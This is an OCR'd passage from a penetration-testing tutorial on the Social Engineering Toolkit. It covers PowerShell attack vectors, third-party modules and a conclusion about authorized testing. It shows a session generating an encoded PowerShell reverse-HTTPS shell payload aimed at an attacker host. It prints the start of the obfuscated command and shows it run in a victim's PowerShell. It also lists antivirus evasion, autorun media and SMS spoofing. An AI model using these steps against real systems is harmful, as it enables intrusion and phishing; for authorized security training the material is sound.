
9) PowerShell Attack Vectors


Advanced attack methods in SET include:


- PowerShell-based attacks that evade traditional antivirus detection.
- Creation of infectious media (USB drives, CDs) that automatically execute when connected.
- Autorun functionality exploitation to trigger payload execution.
- HTA (HTML Application) attack vectors for web-based delivery.
- These techniques leverage trusted applications and processes to bypass security controls.




set:powershell>1
Enter the IPAddress or DNS name for the reverse host: 192.168.29.200
set:powershell> Enter the port for the reverse [443]: 443
[*] Prepping the payload for delivery and injecting alphanumeric shellcode ...
[*] Generating x86-based powershell injection code ...
[*] Reverse_HTTPS takes a few seconds to calculate .. One moment ..
No encoder specified, outputting raw payload
Payload size: 395 bytes
Final size of c file: 1691 bytes
[*] Finished generating powershell injection bypass.
[*] Encoded to bypass execution restriction policy ...
[*] If you want the powershell commands and attack, they are exported to /root/.set/reports/powershell/
set> Do you want to start the listener now [yes/no]: :


File Actions Edit View Help
kali@kali: ~
kali@kali: ~
root@kali: ~/.set/reports/powershell
~/.set/reports/powershell
ls
powershell.rc x86_powershell_injection.txt
~/.set/reports/powershell
cat x86_powershell_injection.txt
powershell -w 1 -C "sv gZ -;sv FO ec;sv MX ((gv gZ).value.toString()+(gv FO).value.toString());powershell (gv MX).value.toString() 'JABLAFcAIAA9A


Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows
PS C:\Users\Jay> powershell -w 1 -C "sv gZ -;sv FO ec;sv MX ((gv gZ).value.toString()+(gv FO).value.toString());powershell (gv MX).value.toString() 'JABLAFcAIAA9ACAAJwA



10) Third Party Modules

- Extends SET functionality through community-developed modules.
- Includes SMS spoofing tools for text-based phishing campaigns.
- Provides wireless attack tools beyond standard SET capabilities.
- Offers specialized modules for emerging attack vectors.
- Supports integration with other security testing frameworks.
- Enables customized attack scenarios for specific target environments.

V) Conclusion

The Social Engineering Toolkit represents an essential resource for security professionals conducting authorized penetration tests focused on human factors. Its comprehensive suite of tools enables realistic assessment of an organization's resilience against social engineering threats. By identifying vulnerabilities in human security awareness, organizations can develop targeted training programs and implement appropriate technical controls.

Key takeaways:

- Social engineering remains one of the most effective attack vectors in the current threat landscape
- SET provides a structured methodology for assessing these vulnerabilities
- Testing must always be conducted ethically and with proper authorization
- Results should inform comprehensive security awareness training programs
- Regular assessments are necessary as social engineering techniques continuously evolve
- Technical controls should complement human awareness to create defense-in-depth

Understanding and testing social engineering vulnerabilities through tools like SET is crucial for developing a robust security posture that addresses both technical and human aspects of cybersecurity.